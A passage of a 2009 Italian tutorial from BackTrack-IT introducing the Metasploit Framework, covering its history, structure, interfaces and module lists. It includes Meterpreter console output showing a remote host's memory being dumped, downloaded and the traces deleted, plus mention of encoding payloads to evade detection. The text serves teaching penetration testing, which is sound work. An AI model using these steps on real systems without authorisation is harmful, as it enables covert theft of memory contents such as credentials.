

«Back|Track-[IT]

www.backtrack.it



(c) 2009 *brigante* - *fiocinino*

brigante@backtrack.it

fiocinino@backtrack.it

Metasploit Framework



Questo documento è rivolto a tutti coloro che vogliono conoscere cos'è, come viene utilizzato e cosa comporta l'uso del “**Metasploit Framework**”, parte del Metasploit Project.

Metasploit è più di un semplice progetto per la sicurezza informatica, è un vero e proprio insieme di strumenti, (*appunto denominato Framework*), che ha praticamente rivoluzionato l'intero mondo della sicurezza informatica. Come per la stragrande maggioranza della nostra documentazione verrà, anche in questo documento, dato spazio sia alla parte teorica che alla parte pratica e descrittiva, con svariati esempi e con la descrizione dettagliata alcuni nostri video, reperibili naturalmente dall'apposita sezione del nostro portale.

“Che cos'è Metasploit”

Metasploit Project nasce con l'intento di fornire informazioni su vulnerabilità, sviluppo di sistemi di rilevamento di intrusioni e semplificare le operazioni di *penetration testing*. Il **sub-project** più conosciuto è il **Metasploit Framework**, un'insieme di strumenti per lo sviluppo e l'esecuzione di *exploits*, di *shellcodes*, *auxiliary*, *opcode* noto per lo sviluppo di strumenti di elusione ed anti-rilevamento. Uno dei principali Goals del “*Metasploit Project*” è quello di mirare principalmente a fornire informazioni utili allo sviluppo di nuove tecniche di pentesting e di firme per sistemi **IDS** (*Intrusion Detection System*).


Metasploit Framework, (*d'ora in poi MSF*), è un progetto che ha radicalmente rivoluzionato il mondo della sicurezza informatica. Oggi molti bollettini di sicurezza escono con abbinato alla vulnerabilità il numero dell'exploit compreso nel framework, grazie a MSF oggi anche coloro che non lo sono per professione possono improvvisarsi pentester e testare così nel migliore dei modi la sicurezza della propria rete, è ormai riconosciuto infatti che grazie alla sua semplicità molti sysadmin possono fare pentesting e proteggersi al meglio, se teniamo poi in considerazione la sua natura multiplatforma, usabile da tutte le distro GNU/Linux, MacOS-X, Windows, Solaris e BSD riusciamo ad inquadrarne meglio la portabilità e semplicità.

Il Metasploit Framework nasce come un gioco di security da, *principalmente*, quattro developers, principalmente perché oggi la partecipazione al progetto è costituita da decine di persone, tutti appartenenti al top mondiale del mondo del penetration-testing. Il referente del progetto è **H.D.Moore**, che ha presentato ad una passata edizione del *DEFCON* il suo progetto, sbalordendo il pubblico presente in sala... ...alcuni giornalisti dissero che lo stupore della platea era tale che: “*sembrava assistessero ad un film d'azione*”.

La prima versione definita “*Stable*”, dagli sviluppatori fu la 2.1,(2004), scritta in *Perl*, ma il suo sviluppo è aumentato rapidamente grazie al coinvolgimento generato dal successo ottenuto. La versione 3.1 invece presenta una nuova veste, interamente riscritto in *Ruby* il MSF permette oggi uno sviluppo ed una partecipazione ancor più massiccia e rapida della precedente versione, nonché un'interfacciamento tra i componenti del framework ancor più efficace. Attualmente il MSF comprende una vasta gamma di strumenti per il pentesting, strumenti che vanno via via crescendo sempre di più, e nella qualità, e nella quantità. Oggi il framework comprende strumenti che facilitano la vita al pentester, grazie alla sua nuova struttura in Ruby, inseriti nel MSF troviamo infatti API che permettono l'interfacciamento con tool del calibro di *Nmap* e *Nessus*, (*il famoso prodotto della Tenable che occupa i vertici tra i Vulnerability scanner*), e *WebScarab*, webapplication vulnerability scanner della OWASP

“La Struttura”

Possiamo immaginare la struttura del MSF come la seguente...



*** immagine presa da una presentazione di H.D.Moore del 2006 ***

Questo è uno schema completo e dettagliato della struttura del “nuovo” Framework, esaminiamone le parti nel dettaglio...

A partire dal **core** possiamo vedere che **MSF** si avvale di librerie scritte in ruby tra cui **Rex**, (trad. “registrazione di nomi”, fornisce un interfacciamento a diverse classi e metodi), ovvero la libreria a cui fa capo l'insieme di tools per le connessioni sui vari protocolli.

“La libreria REX”

Rex è composta da poche righe di codice, eccone il contenuto...

```
require 'test/unit'
require 'rex/exceptions.rb.ut'
require 'rex/transformer.rb.ut'
require 'rex/text.rb.ut'
require 'rex/file.rb.ut'
require 'rex/encoder/xdr.rb.ut'
require 'rex/encoding/xor/generic.rb.ut'
require 'rex/encoding/xor/byte.rb.ut'
require 'rex/encoding/xor/word.rb.ut'
require 'rex/encoding/xor/dword.rb.ut'
require 'rex/encoding/xor/dword_additive.rb.ut'
require 'rex/socket.rb.ut'
require 'rex/socket/tcp.rb.ut'
require 'rex/socket/ssl_tcp.rb.ut'
require 'rex/socket/tcp_server.rb.ut'
require 'rex/socket/udp.rb.ut'
require 'rex/socket/parameters.rb.ut'
require 'rex/socket/comm/local.rb.ut'
require 'rex/socket/switch_board.rb.ut'
require 'rex/socket/subnet_walker.rb.ut'
require 'rex/proto.rb.ts'
require 'rex/parser/arguments.rb.ut'
require 'rex/ui/text/color.rb.ut'
require 'rex/ui/text/table.rb.ut'
require 'rex/exploitation/egghunter.rb.ut'
require 'rex/exploitation/seh.rb.ut'
```

“Moduli e Custom Plugins”

A rendere veramente grande il MSF è la possibilità di scrivere proprio codice, utilizzando il MSF per la scrittura di codice infatti non solo si può partecipare alla crescita dello stesso progetto, leggere ed imparare da codice già scritto, che è sempre molto commentato appositamente per facilitarne la comprensione, ma addirittura aggiungere proprio codice ad altro già presente.

Nulla è più errato infatti del pensare al MSF come una semplice piattaforma di lancio exploits, il MSF è una vera e propria strumentazione a disposizione di tutti per uno sviluppo personalizzato di codice che va dalla scrittura di **exploits**, **encoders**, **shellcode**, **opcode** ed **auxiliary**, **[MODULES]**.

Senza contare che dalla piattaforma del MSF è possibile fare praticamente ogni tipo di operazione che riguardi il pentesting, dallo *scanning* alla scrittura di *fuzzers* personalizzati, dall' *Information Gathering* fino a naturalmente l' *exploitation* e lo *shellcoding*.

Per dare un'idea dell'importanza del codice in MSF, basta pensare che attualmente il database di *opcode* del MSF è, se non il, tra i più grandi che si trovano in rete.

*Ricordiamo per ogni evenienza la mailinglist del progetto Metasploit,
[framework@spool.metasploit.com].*

“Le Interfacce”

Andando avanti nella nostra descrizione dopo i Moduli incontriamo quelle che sono le categorie più “familiari”, (perché più usate), le **[INTERFACES]** del MSF.

Le interfacce di utilizzo del MSF sono:

1. **msfconsole** – la classica console del MSF, interfaccia testuale, rapida, stabile, performante e che dà all'utente la possibilità di sfruttare a pieno il framework, con la possibilità dell'interazione.
2. **msfcli** – l'interfaccia testuale che permette l'invio rapido di exploit tramite la scrittura di comandi su di una sola riga
3. **msfweb** – l'interfaccia web del MSF, utile per usare il framework con tutta la comodità di un'interfaccia web
4. **msfgui** – il MSF con tanto di interfaccia grafica scritta in wx, che utilizza un assistente per la configurazione e il lancio dell'attacco
5. **msfapi** – l'interfacciamento del framework con altri strumenti tramite le API

Le interfacce elencate sono presenti tutte all' interno del **MSF-3.***, precedentemente la *gui* non era presente di prima installazione, anche se fondamentalmente il MSF viene usato da console per la stragrande maggioranza dell' utenza, la possibilità di avere a disposizione una **gui** non è da sottovalutare assolutamente. Se pensiamo che I più importanti Framework per l' exploitation, *commerciali*, sono utilizzati “quasi” esclusivamente da interfaccia grafica forse dovremmo farci un' idea diversa.

È naturale che la scelta dell' interfaccia da usare è esclusivamente soggettiva, si tratta di una scelta da fare in base alle proprie capacità e disponibilità in ambito perfromance / tempo a disposizione, per il resto tutte le interfacce permettono di fare le stesse operazioni.

Continuiamo il nostro viaggio all' interno del Metasploit Framework, questa è la sua suddivisione per directory:

```
root@HaCkLaB /pentest/exploits/framework-3/ # ls -la
total 128
drwxr-xr-x 11 root root 4096 Sep 26 08:37 .
drwxr-xr-x  9 root root 4096 Sep 27 18:27 ..
drwxr-xr-x  6 root root 4096 Sep 26 08:37 .svn
-rw-r--r--  1 root root 3315 Jul 18 22:30 README
drwxr-xr-x 15 root root 4096 Sep 26 08:37 data
drwxr-xr-x  6 root root 4096 Sep 26 08:37 documentation
drwxr-xr-x  9 root root 4096 May 28 07:30 external
drwxr-xr-x 16 root root 4096 Sep 26 08:37 lib
drwxr-xr-x  8 root root 4096 Sep 26 08:37 modules
-rwxr-xr-x  1 root root 8572 Jul 18 22:30 msfcli
-rwxr-xr-x  1 root root 2085 Jul 18 22:30 msfconsole
-rwxr-xr-x  1 root root 2436 Jul 18 22:30 msfd
-rwxr-xr-x  1 root root 2545 Jul 18 22:30 msfelfscan
-rwxr-xr-x  1 root root 5932 Aug 27 23:10 msfencode
-rwxr-xr-x  1 root root 2852 Jul 18 22:30 msfgui
-rwxr-xr-x  1 root root 2167 Jul 18 22:30 msfmachscan
-rwxr-xr-x  1 root root 9938 Jul 18 22:30 msfopcode
-rwxr-xr-x  1 root root 3037 Aug 27 23:10 msfpayload
-rwxr-xr-x  1 root root 4148 Jul 18 22:30 msfpescan
-rwxr-xr-x  1 root root 1959 Jul 18 22:30 msfrpc
-rwxr-xr-x  1 root root 2304 Jul 18 22:30 msfrpcd
-rwxr-xr-x  1 root root 1939 Jul 18 22:30 msfweb
drwxr-xr-x  3 root root 4096 Sep 26 08:37 plugins
drwxr-xr-x  4 root root 4096 May 28 07:30 scripts
-rwxr-xr-x  1 root root  23 Nov 28 2008 svn-update.sh
drwxr-xr-x  4 root root 4096 Sep 26 08:37 tools
```

Come possiamo vedere dall'immagine della shell, ci sono directory che ancora non abbiamo descritto, si tratta per la gran parte di plugins, script e tools in generale. Tutte queste aggiunte portano al MSF una certa indipendenza dall' OS su cui gira, nella directory **tools/** troviamo:

```
drwxr-xr-x  4 root root 4096 Sep 26 08:37 .
drwxr-xr-x 11 root root 4096 Sep 26 08:37 ..
drwxr-xr-x  6 root root 4096 Sep 26 08:37 .svn
-rwxr-xr-x  1 root root  703 Jul 18 22:30 convert_31.rb
-rwxr-xr-x  1 root root  682 Jul 18 22:30 exe2vba.rb
-rwxr-xr-x  1 root root  618 Aug 27 23:10 exe2vbs.rb
-rwxr-xr-x  1 root root 2641 Jul 18 22:30 halfm_second.rb
-rwxr-xr-x  1 root root 5905 Jul 18 22:30 import_webscarab.rb
-rwxr-xr-x  1 root root 1726 Aug 27 23:10 lm2ntcrack.rb
drwxr-xr-x  3 root root 4096 Sep 26 08:37 memdump
-rwxr-xr-x  1 root root 1293 Jul 18 22:30 module_license.rb
-rwxr-xr-x  1 root root 1292 Jul 18 22:30 module_reference.rb
-rwxr-xr-x  1 root root  304 Jul 18 22:30 msf_irb_shell.rb
-rwxr-xr-x  1 root root  850 Jul 18 22:30 nasm_shell.rb
-rwxr-xr-x  1 root root  407 Jul 18 22:30 pattern_create.rb
-rwxr-xr-x  1 root root  564 Jul 18 22:30 pattern_offset.rb
```

- la cartella **.svn/** per avere il trunk sempre aggiornato;
- script utili come **exe2vba.rb** e **exe2vbs.rb**, entrambe dedicati alla conversione di files ***.exe** rispettivamente in files ***.vba** e ***.vbs**
- il programma per il dumping della memoria **memdump**;
- per noi utenti di **BackTrack** c'è anche lo script per fare l' update **svn-update.sh**

L' update del framework è raggiungibile anche dal menù di **KDE**:

BackTrack → Penetration → Framework-2/3 → update framework-2/3

*MSF è uno strumento che ad ogni release in pratica aggiunge particolarità originali e utili, senza mai smentirsi. **memdump**, solo per fare un semplice esempio, è stato recentemente modificato proprio tramite il MSF, (opcode), ed ha dato vita a **pmdump.rb**, stessa funzione ma per un'allocatione di memoria diversa, esempio valido per la comprensione dell' importanza che ha la scrittura di codice personalizzato all' interno del MSF.*

Visto che fare update è semplice, perché addirittura raggiungibile da menù, andiamo a fare un esempio pratico con uno dei tool indipendenti ma inseriti nella struttura del MSF. Facciamo, *giusto per rimanere nell' area [tools/](#)*, un esempio con **memdump**. **Memdump** è un tool per il dumping di memoria per sistemi *UniX-like*, è utilizzato per reperire informazioni insite all' interno di memoria con tanto di processi e, a volte, anche files eliminati.

Un esempio di interfacciamento che MSF ha con tool del calibro di memdump è quello dell' utilizzo del programma durante una sessione di meterpreter, quindi in una sessione *post-exploitation*.

Durante una sessione di **meterpreter**, possiamo vedere le opzioni che **memdump** accetta visualizzandole con il classico help **-h**, gli *script/tools* aggiunti al MSF, per poter lavorare in **meterpreter** hanno bisogno di essere posticipati dal comando **run**.

Questo è quindi l' help di **memdump** all' interno di una sessione di **Meterpreter**:

```
meterpreter > run memdump -h
Memory Dumper Meterpreter Script

OPTIONS:

    -c Check Memory Size on target. Image file will be of this size

    -d Dump Memory do not download

    -h Help menu.

    -t <opt> Change the timeout default 5min. Specify timeout in
seconds
meterpreter >
```

Ed ora passiamo a quello che è il **dumping** della memoria dell' host remoto. Per prima cosa dobbiamo capire di che grandezza la memoria e prima di fare il dumping altrimenti rischieremmo di stare per ore ad aspettare che finisca il processo in caso di 3/4GB di RAM, (*vista la natura hardware dei nuovi sistemi direi non poco probabile*), quindi per vedere la grandezza, usiamo l' opzione **-c**, quindi:

```
meterpreter > run memdump -c
[*] Checking the memory size of the target machine .....

[*] The size of the image will be the same as the amount of Physical
Memory

[*] Total Physical Memory:      512 MB

meterpreter >
```


Fatto questo possiamo passare al dumping...

```
meterpreter > run memdump
[*] Running Meterpreter Memory Dump Script.....
[*] Uploading mdd for dumping targets memory....
[*] mdd uploaded as C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\04522.exe
[*] Dumping target memory to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\85281.....
[*] Finished dumping target memory
[*] Deleting mdd.exe from target...
[*] mdd.exe deleted
[*] Downloading memory image to /root/.msf3/logs/memdump/192.168.1.785281
[*] Finished downloading memory image
[*] Deleting left over files...
[*] Memory image on target deleted
meterpreter >
```

Se la situazione fosse peggiore di quanto previsto, se ad esempio si è davanti ad un immagine da Gigabytes, sarebbe troppo spreco in un pentest usufruire di memdump per il download diretto, sarebbe quindi cosa ideale fare il download in altro modo dopo aver fatto il dumping con memdump, quest'operazione è fattibile passando a memdump l'opzione **-d**.

```
meterpreter > run memdump -d
[*] Running Meterpreter Memory Dump Script.....
[*] Uploading mdd for dumping targets memory....
[*] mdd uploaded as C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\35194.exe
[*] Dumping target memory to C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\63258.....
[*] Finished dumping target memory
[*] Deleting mdd.exe from target...
[*] mdd.exe deleted
meterpreter >
```

L'opzione per il download è molto importante da tenere in conto, bisogna ricordare assolutamente che il timeout che memdump mette a disposizione per il download è di 5 minuti, non oltre, quindi in caso di dumping di memorie maggiori di circa ~400MB, *(solo per fare una media)*, è necessario settare un **timeout** maggiore tramite l'opzione **-t**.

Finito il dumping e scaricata l'immagine, si può passare all'analisi tramite un'altro strumento. Ricordiamo che **memdump** ha una sua directory **.svn**, quindi è possibile tenere un trunk del tool anche singolarmente.

Rimaniamo ancora all' interno della struttura del MSF, una novità senza dubbio degna di nota è la possibilità di importare sessioni di **WebScarab** tramite lo script `import_webscarab.rb`

WebScarab, [<http://www.owasp.org/>], è un *framework* per l' analisi di webapplication,[HTTP e HTTPS], importare una sessione di WebScarab in MSF è una cosa stupefacente, mentre un prodotto come Nessus effettua una scansione delle vulnerabilità profonda ma basata per la maggiorparte su policy dipendenti dai vari protocolli e sistemi, *(cosa che rende grande il prodotto della Tenable-Security)*, WebScarab si rivolge in maniera specifica alle vulnerabilità di applicazioni web, quindi molto più specifico.

Sotto tutti i punti di vista quindi il MSF alla versione attuale è stato migliorato moltissimo, e in generale, e nei confronti delle precedenti versioni.

La natura di MSF, interamente riscritto in ruby, fa in modo che i vari componenti della piattaforma comunichino fra loro con estrema facilità, grazie alle classi e ai metodi. Una delle novità è senzadubbio la possibilità di scissione della fase di auditing con la fase di attacco, *(che verrà descritta in modo più dettagliato nel seguito del documento)*, la possibilità di aprire più sessioni verso un unico target utilizzando un solo exploit ed ancora la possibilità di ottenere sessioni diverse per diversi utenti. Ma passiamo a fare degli esempi pratici.

“La Pratica”

./msfconsole

Seguiranno ora degli esempi, dapprima verranno descritti degli attacchi tramite la versione-2 del MSF, poi seguiranno esempi di exploitation con la versione 3.3-dev di Metasploit, usando le nuove features di interfacciamento con i database, con particolare attenzione alla creazione e all' utilizzo dei database per l' exploitation in autoping e alle sessioni di Meterpreter, ma iniziamo subito con il primo esempio facendo una breve descrizione di come usare la console del MSF. *Assumendo una attestata vulnerabilità, per utilizzare la console di MSF bisogna compiere delle fasi:*

1. La scelta e la configurazione di un **exploit**, *(codice che va a colpire una determinata vulnerabilità);*
2. La **verifica** che un determinato sistema sia soggetto all'azione di un determinato exploit *(opzionale);*
3. La scelta e la configurazione di un **payload** *(codice che verrà eseguito dopo il successo dell' exploit);*
4. La scelta della tecnica di **crittografia** per il payload, *in modo da non essere rilevato dai sistemi anti-intrusione;*
5. L'esecuzione dell' **exploit**.

Il vantaggio di poter combinare tutti gli exploits disponibili ad altrettanti payloads è la caratteristica che rende il MSF una grande piattaforma di attacco e di sviluppo di codice.

La scelta di un exploit naturalmente è data dalla vulnerabilità, per conoscere ed essere sicuri della vulnerabilità di un eventuale target si effettuano delle scansioni, a volte può, (o deve), bastare una scansione di porte, a volte invece ci si deve immergere nel vulnerability scanning, anche se naturalmente è buona idea evitarli o a limite farli lavorare in un modo che sia il più hidden, (*nascosto*), possibile.

Strumenti per il *fingerprinting*, il *port-scanning* o il *vulnerability-scanning* in **BackTrack** di certo non mancano, l' esempio che segue illustra l' inizio del pentest con una scansione di porte effettuata con Nmap, ma prima andiamo a vedere come vengono elencati I vari comandi all' interno della console di MSF per vedere tutti gli strumenti, exploits, shellcodes, encoders eccetera, che il framework mette a nostra disposizione...

Tutti I comandi disponibili possono esser elencati con il comando help:

```
msf > help

Metasploit Framework Main Console Help
=====

?           Show the main console help
cd          Change working directory
exit        Exit the console
help        Show the main console help
info        Display detailed exploit or payload information
quit        Exit the console
reload      Reload exploits and payloads
save        Save configuration to disk
setg        Set a global environment variable
show        Show available exploits and payloads
unsetg      Remove a global environment variable
use         Select an exploit by name
version     Show console version
```

Come da suggerimento quindi, (*ed anche perché siamo obbligati*), seguiamo visualizzando gli **exploits**, gli **shellcodes**, gli **encoders** e I **nops** con il comando: `show <nome_modulo>`

```
msf > show exploits
```

```
Metasploit Framework Loaded Exploits
```

```
=====
```

3com_3cdaemon_ftp_overflow	3Com 3CDaemon FTP Server Overflow
Credits	Metasploit Framework Credits
afp_loginext	AppleFileServer LoginExt PathName Overflow
aim_goaway	AOL Instant Messenger goaway Overflow
altn_webadmin	Alt-N WebAdmin USER Buffer Overflow
apache_chunked_win32	Apache Win32 Chunked Encoding
arkeia_agent_access	Arkeia Backup Client Remote Access
arkeia_type77_macos	Arkeia Backup Client Type 77 Overflow (Mac OS X)
arkeia_type77_win32	Arkeia Backup Client Type 77 Overflow (Win32)
awstats_configdir_exec	AWStats configdir Remote Command Execution
backupexec_agent	Veritas Backup Exec Windows Remote Agent Overflow
backupexec_dump	Veritas Backup Exec Windows Remote File Access
backupexec_ns	Veritas Backup Exec Name Service Overflow
backupexec_registry	Veritas Backup Exec Server Registry Access
badblue_ext_overflow	BadBlue 2.5 EXT.dll Buffer Overflow
bakbone_netvault_heap	BakBone NetVault Remote Heap Overflow
barracuda_img_exec	Barracuda IMG.PL Remote Command Execution
blackice_pam_icq	ISS PAM.dll ICQ Parser Buffer Overflow
bluecoat_winproxy	Blue Coat Systems WinProxy Host Header Buffer Overflow
bomberclone_overflow_win32	Bomberclone 0.11.6 Buffer Overflow
cabrightstor_disco	CA BrightStor Discovery Service Overflow
cabrightstor_disco_servicepc	CA BrightStor Discovery Service SERVICEPC Overflow
cabrightstor_sqlagent	CA BrightStor Agent for Microsoft SQL Overflow
cabrightstor_uniagent	CA BrightStor Universal Agent Overflow
cacam_logsecurity_win32	CA CAM log_security() Stack Overflow (Win32)
cacti_graphimage_exec	Cacti graph_image.php Remote Command Execution
calicclnt_getconfig	CA License Client GETCONFIG Overflow
calicserv_getconfig	CA License Server GETCONFIG Overflow
cesarftp_mkd	Cesar FTP 0.99g MKD Command Buffer Overflow
distcc_exec	DistCC Daemon Command Execution
edirectory_imonitor	eDirectory 8.7.3 iMonitor Remote Stack Overflow
edirectory_imonitor2	eDirectory 8.8 iMonitor Remote Stack Overflow
eiq_license	EIQ License Manager Overflow
eudora_imap	Qualcomm WorldMail IMAPD Server Buffer Overflow
exchange2000_xexch50	Exchange 2000 MS03-46 Heap Overflow
firefox_queryinterface_linux	Firefox location.QueryInterface() Code Execution (Linux x86)
firefox_queryinterface_osx	Firefox location.QueryInterface() Code Execution (Mac OS X)
freeftpd_key_exchange	FreeFTPD 1.0.10 Key Exchange Algorithm Buffer Overflow
freeftpd_user	freeFTPD USER Overflow
freesshd_key_exchange	FreeSSHd 1.0.9 Key Exchange Algorithm String Buffer Overflow
futuresoft_tftpd	FutureSoft TFTP Server 2000 Buffer Overflow
globalscapeftp_user_input	GlobalSCAPE Secure FTP Server user input overflow
gnu_mailutils_imap4d	GNU Mailutils imap4d Format String Vulnerability
google_proxystylesheet_exec	Google Appliance ProxyStyleSheet Command Execution
hpux_ftpd_preauth_list	HP-UX FTP Server Preauthentication Directory Listing
hpux_lpd_exec	HP-UX LPD Command Execution
ia_webmail	IA WebMail 3.x Buffer Overflow
icecast_header	Icecast (<= 2.0.1) Header Overwrite (win32)
ie_createobject	Internet Explorer COM CreateObject Code Execution
ie_createtextrange	Internet Explorer createTextRange() Code Execution
ie_iscomponentinstalled	Windows XP SP0 IE 6.0 IsComponentInstalled() Overflow
ie_objecttype	Internet Explorer Object Type Overflow
ie_vml_rectfill	Internet Explorer VML Fill Method Code Execution
ie_webview_setslice	Internet Explorer WebViewFolderIcon setSlice() Code Execution
ie_xp_pfv_metafile	Windows XP/2003/Vista Metafile Escape() SetAbortProc Code Execution

```
msf > show exploits
```

Metasploit Framework Loaded Exploits

```
=====
```

iis40_htr	IIS 4.0 .HTR Buffer Overflow
iis50_printer_overflow	IIS 5.0 Printer Buffer Overflow
iis50_webdav_ntdll	IIS 5.0 WebDAV ntdll.dll Overflow
iis_fp30reg_chunked	IIS FrontPage fp30reg.dll Chunked Overflow
iis_nsiislog_post	IIS nsiislog.dll ISAPI POST Overflow
iis_source_dumper	IIS Web Application Source Code Disclosure
iis_w3who_overflow	IIS w3who.dll ISAPI Overflow
imail_imap_delete	IMail IMAP4D Delete Overflow
imail_ldap	IMail LDAP Service Buffer Overflow
irix_lpsched_exec	IRIX lpsched Command Execution
kerio_auth	Kerio Personal Firewall 2 (2.1.4) Remote Auth Packet Overflow
lsass_ms04_011	Microsoft LSASS MS04-011 Overflow
lyris_attachment_mssql	Lyris ListManager Attachment SQL Injection (MSSQL)
mailenable_auth_header	MailEnable Authorization Header Buffer Overflow
mailenable_imap	MailEnable Pro (1.54) IMAP STATUS Request Buffer Overflow
mailenable_imap_w3c	MailEnable IMAPD W3C Logging Buffer Overflow
maxdb_webdbm_get_overflow	MaxDB WebDBM GET Buffer Overflow
mcafee_epolicy_source	McAfee ePolicy Orchestrator / ProtPilot Source Overflow
mdaemon_imap_cram_md5	Mdaemon 8.0.3 IMAPD CRAM-MD5 Authentication Overflow
mercantec_softcart	Mercantec SoftCart CGI Overflow
mercur_imap_select_overflow	Mercur v5.0 IMAP SP3 SELECT Buffer Overflow
mercury_imap	Mercury/32 v4.01a IMAP RENAME Buffer Overflow
minishare_get_overflow	Minishare 1.4.1 Buffer Overflow
mozilla_compareto	Mozilla Suite/Firefox InstallVersion->compareTo() Code Execution
ms05_030_nntp	Microsoft Outlook Express NNTP Response Overflow
ms05_039_pnp	Microsoft PnP MS05-039 Overflow
msasn1_ms04_007_killbill	Microsoft ASN.1 Library Bitstring Heap Overflow
msmq_deleteobject ms05_017	Microsoft Message Queueing Service MS05-017
msrpc_dcom_ms03_026	Microsoft RPC DCOM MS03-026
mssql2000_preauthentication	MSSQL 2000/MSDE Hello Buffer Overflow
mssql2000_resolution	MSSQL 2000/MSDE Resolution Overflow
netapi_ms06_040	Microsoft CanonicalizePathName() MS06-040 Overflow
netterm_netftpd_user_overflow	NetTerm NetFTPD USER Buffer Overflow
niprint_lpd	NIPrint LPD Request Overflow
novell_messenger_acceptlang	Novell Messenger Server 2.0 Accept-Language Overflow
openview_connectednodes_exec	HP Openview connectedNodes.ovpl Remote Command Execution
openview_omniback	HP OpenView Omniback II Command Execution
oracle9i_xdb_ftp	Oracle 9i XDB FTP UNLOCK Overflow (win32)
oracle9i_xdb_ftp_pass	Oracle 9i XDB FTP PASS Overflow (win32)
oracle9i_xdb_http	Oracle 9i XDB HTTP PASS Overflow (win32)
pajax_remote_exec	PAJAX Remote Command Execution
payload_handler	Metasploit Framework Payload Handler
peercast_url_linux	PeerCast <= 0.1216 URL Handling Buffer Overflow (Linux)
peercast_url_win32	PeerCast <= 0.1216 URL Handling Buffer Overflow(win32)
php_vbulletin_template	vBulletin misc.php Template Name Arbitrary Code Execution
php_wordpress_lastpost	WordPress cache_lastpostdate Arbitrary Code Execution
php_xmlrpc_eval	PHP XML-RPC Arbitrary Code Execution
phpbb_highlight	phpBB viewtopic.php Arbitrary Code Execution
phpnuke_search_module	PHPNuke Search Module SQL Injection Vulnerability
poptop_negative_read	Poptop Negative Read Overflow
privatewire_gateway_win32	Private Wire Gateway Buffer Overflow (win32)
putty_ssh	PuTTY.exe <= v0.53 Buffer Overflow
realserver_describe_linux	RealServer Describe Buffer Overflow
realvnc_41_bypass	RealVNC 4.1 Authentication Bypass
realvnc_client	RealVNC 3.3.7 Client Buffer Overflow
rras_ms06_025	Microsoft RRAS MS06-025 Stack Overflow
rras_ms06_025_rasman	Microsoft RRAS MS06-025 RASMAN Registry Stack Overflow
rsa_iiswebagent_redirect	IIS RSA WebAgent Redirect Overflow
safari_safefiles_exec	Safari Archive Metadata Command Execution

```
msf > show exploits
```

```
Metasploit Framework Loaded Exploits  
=====
```

samba_nttrans	Samba Fragment Reassembly Overflow
samba_trans2open	Samba trans2open Overflow
samba_trans2open_osx	Samba trans2open Overflow (Mac OS X)
samba_trans2open_solsparc	Samba trans2open Overflow (Solaris SPARC)
sambar6_search_results	Sambar 6 Search Results Buffer Overflow
seattlelab_mail_55	Seattle Lab Mail 5.5 POP3 Buffer Overflow
securecrt_ssh1	SecureCRT <= 4.0 Beta 2 SSH1 Buffer Overflow
sentinel_lm7_overflow	SentinelLM UDP Buffer Overflow
servu_mdtm_overflow	Serv-U FTPD MDTM Overflow
shixxnote_font	ShixxNOTE 6.net Font Buffer Overflow
